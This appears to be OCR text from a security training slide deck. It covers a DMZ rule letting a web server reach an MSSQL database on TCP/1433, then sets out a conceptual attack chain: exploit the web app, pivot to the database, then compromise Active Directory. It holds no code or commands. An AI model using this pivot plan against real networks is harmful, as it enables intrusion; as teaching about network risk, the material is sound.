
Network Design - Logic

DMZ Policy

3. The data cannot be saved in the DMZ because if the server is compromised, the data will be compromised. We need to make an exception and allow connection from the WebServer to port TCP/1433 to the Database Server (MSSQL).


Attack Theory

1. Find a Vulnerability in the Web Application and exploit it.




Attack Theory

1. Find a Vulnerability in the Web Application and exploit it.
2. Use the WebServer to pivot into the MSSQL Server.




Attack Theory


1. Find a Vulnerability in the Web Application and exploit it.
2. Use the WebServer to Pivot into the MSSQL Server.
3. Use the MSSQL Server to Pivot to the Internal Network and compromise the Active Directory.




Attack Graph



